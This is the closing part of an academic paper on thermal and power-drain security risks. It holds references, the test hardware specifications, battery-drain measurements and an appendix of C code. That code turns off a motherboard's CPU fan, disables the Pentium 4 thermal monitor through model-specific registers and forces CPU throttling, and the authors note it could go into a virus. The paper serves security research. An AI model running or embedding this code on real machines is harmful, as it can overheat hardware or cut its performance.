Guide", Order number 253668, 2004.

14. “Multiple Windows XP Kernel Vulnerability Allow User Mode Programs To Gain Kernel Privileges”, <http://www.securiteam.com/windowsntfocus/5TP0B2KC0K.html>
15. R. Saikkonen, “Linux I/O port programming mini-HOWTO”, <http://www.tldp.org/HOWTO/IO-Port-Programming.html>
16. “Linux Kernel IO Bitmap Access Permissions Inheritance Vulnerability”, <http://secunia.com/advisories/11577/>
17. “Offline NT Password and Registry Editor”, <http://home.eunet.no/~pnordahl/ntpasswd>
18. Intel Corp., “Mobile Intel Pentium 4 Processor-M: Datasheet”, Order Number 250686-007, 2003.
19. “Asus COP”, <http://usa.asus.com/products/mb/cop.htm>
20. “ClockGen Supported Hardware”, <http://www.cpuid.com/clockgen.php>
21. W. Fink, “Intel 925X: Exploring the Overclock Lock”, Anandtech, <http://www.anandtech.com/cpuchipsets/showdoc.html?i=2092>
22. D. Bovet, “Understanding the Linux Kernel: Process Scheduling”, <http://www.oreilly.com/catalog/linuxkernel/chapter/ch10.html>
23. J. Hasan, “Heat Stroke: Power-Density-Based Denial of Service in SMT”, 11th IEEE Int'l Symposium on High Performance Computer Architecture (HPCA), 2005.

APPENDIX A: HARDWARE SPECIFICATION OF MACHINES USED FOR EXPERIMENTS

AMD experiments were performed on:

Laptop: Compaq Evo N1015V

CPU: AMD 1800+ AthlonXP

FSB: 133 Mhz

OS: Debian Linux Kernel 2.6.6

Fan Control Software: Modified xmbmon

The file that we modified was sens_winbond.c.

Frequency/Voltage Scaling Software: Modified Powernow K7 Linux Driver

Pentium 4 experiments were performed on:

Motherboard: Asus P4P800

CPU: Pentium 4 2.6 Ghz

.13 micron technology

Northwood Core

FSB: 800 Mhz

RAM: 512 MB

OS: Windows XP SP1

Sensor Chip: Winbond W83627THF

Fan Control Software: SpeedFan

Overclocking Software: Asus AiBooster

APPENDIX B: SOFTWARE IMPLEMENTED TO DEMONSTRATE THERMAL SECURITY RISKS

Here is a snippet of code that will turn off the CPU fan in our Asus P4P800 motherboard once you have found the chip's IO ports and can write to its registers:

```
case 0x1A:/* 0x1A(??)627THF-A */
wbdchipid = W83627HF;
myint = method->Read(0x03);
myint = myint & 0x0F;
method->Write(0x03,myint );
myint = method->Read(0x01);
myint = myint & 0x0F;
method->Write(0x01,myint);
break;
```

The code to turn off the thermal monitor is not very complicated:

```
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <fcntl.h>
#include <assert.h>
main() {
    unsigned int count[2] = {0,0}, ev[2];
    int fd = open("/dev/cpu/0/msr", O_RDWR);
    int r;
    assert(fd >= 0);
    lseek(fd,416,SEEK_SET);
    r = read(fd, count, sizeof(count));
    assert(r >= 0);
    printf("low = %x, high = %x\n", count[0], count[1]);
    ev[0] = 0x81;
    ev[1] = 0;
    r = write(fd, ev, sizeof(ev));
    assert(r >= 0);
    lseek(fd,416,SEEK_SET);
    r = read(fd, count, sizeof(count));
    assert(r >= 0);
    printf("low = %x, high = %x\n", count[0], count[1]);
}
```

The simplicity of the code makes it easier for one to integrate it into a virus.

In order to invoke On-Demand Throttling at various levels:

```

#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <fcntl.h>
#include <assert.h>
#include <stdio.h>

main() {
    unsigned int count[2] = {0,0}, ev[2];
    int fd = open("/dev/cpu/0/msr", O_RDWR);
    int r,a;
    a=0;
    assert(fd >= 0);

    printf("Reading IA32_CLOCK_MODULATION MSR\n");
    lseek(fd,410,SEEK_SET);
    r = read(fd, count, sizeof(count));
    assert(r >= 0);
    printf("low = %x, high = %x\n", count[0], count[1]);

    printf("\n0)  Disable On-Demand Throttling\n1)  001B 12.5%
(Default)\n2)  010B 25.0% \n3)  011B 37.5% \n4)  100B 50.0% \n5)  101B
63.5% \n6)  110B 75% \n7)  111B 87.5% \nSelect throttling level: ");

    scanf("%d", &a);

    switch (a) {
        case 0:
            ev[0] = 0x00;
            ev[1] = 0;
            break;
        case 1:
            ev[0] = 0x12;
            ev[1] = 0;
            break;
        case 2:
            ev[0] = 0x14;
            ev[1] = 0;
            break;
        case 3:
            ev[0] = 0x16;
            ev[1] = 0;
            break;
        case 4:
            ev[0] = 0x18;
            ev[1] = 0;
            break;
        case 5:
            ev[0] = 0x1A;
            ev[1] = 0;
            break;
        case 6:
            ev[0] = 0x1C;
            ev[1] = 0;

```

```

break;
case 7:
    ev[0] = 0x1E;
    ev[1] = 0;
break;
default:
    ev[0] = 0x12;
    ev[1] = 0;
}

printf("\nWriting IA32_CLOCK_MODULATION MSR\n");
r = write(fd, ev, sizeof(ev));
assert(r >= 0);

printf("Reading IA32_CLOCK_MODULATION MSR\n");
lseek(fd, 410, SEEK_SET);
r = read(fd, count, sizeof(count));
assert(r >= 0);
printf("low = %x, high = %x\n", count[0], count[1]);

printf("\nNote: This percentage is the percentage of total available
clock cycles that the CPU is allowed to use. For example, option 1
means only 12.5%% percent of the CPU clock cycles are being used.\n");
}

```

APPENDIX C: SUPPLEMENTAL TESTING OF POWER SECURITY RISKS

In addition to thermal security risks, we have the issue of illegitimate use of power on battery run systems. If a laptop's power is drained by a program that consumes a lot of energy then, depending on the rate of drain, one could consider it to be a security risk. In order to see if such a program is possible I inspected several different programs that stressed different components of the system and measured the power drain to see if it is significant enough to be considered a drain.

I measured power drain using a power management technology by the name of ACPI. ACPI is both a hardware and software specification and has many monitoring facilities for internal devices. Since Linux has very good integration with this technology, I am able to get general statistics regarding current battery usage through the /proc file-system. I monitored the battery and was able to determine which devices could effectively be used to drain energy from a laptop.

	Idle Max Screen (Not running X)	Idle Max Screen (Running X)	Idle Min Screen (Running X)	Max Network Card Usage	Intense Memory Usage	Max Hard Disk Usage	Max MPEG Player and CPUburn
Compaq Evo Laptop	22W	22W	18W	25W	66W	49W	88W

Figure 1: Power consumption of a laptop with respect to intense usage of various internal laptop devices (figure by author).

Network cards were my first choice in testing for severity of power drain. I managed to put a heavy load on the network card by running a network performance tester by the name of netperf. By using the netperf server and client option I was able to

send high uninterrupted traffic without the computers rejecting or disconnecting. With this optimized transfer scenario I was able to achieve 7 MB throughput between the lab computers. The connection was a 10MB connection so this is a good approximation of worst case power drain on a network card using client/server traffic. From idle console state to max network throughput I only measured a 3W increase which is nominal compared to the possible max power drain of 88W I witnessed. Since this scenario is the worst case real life scenario, on our network, that a program would achieve I do not consider the network card a threat.

I also tested the power drain that was imposed by heavy memory usage. This includes intense usage of both RAM and CPU caches. The memory benchmark I used to stress the memory system was named cachebench. Cachebench is a program that measures both bandwidth and access times of the memory by writing and reading various sized chunks of information to and from memory. After running the benchmark I saw the the battery drain became 66W. This means that stressing the memory system was 44W more than or 3 times its normal usage. I assessed that the power consumption of memory through programs is significant enough to be considered a risk.

Finally, I tested how a hard disk drains power on our computer systems. I used a program by the name of bonnie++. Bonnie++ uses several methods to assess performance by accessing, searching, and adding information to disk. As a result, this benchmark suited my goal of trying to get the maximum performance and power consumption from the drive. When running bonnie++ the maximum drain I found was 49W. This is twice the normal consumption of the laptop and can also be a risk.

After my experiments I was able to assess that the memory and disk consumption were the devices that drained the battery the most. In comparison to the highest drain I witnessed when running an MPEG and CPUBurn, which primarily focus on using the CPU, consumed 88W. In combination these drains could be used by a program to reduce the battery time, in my estimate, to only 1/3 of its normal time.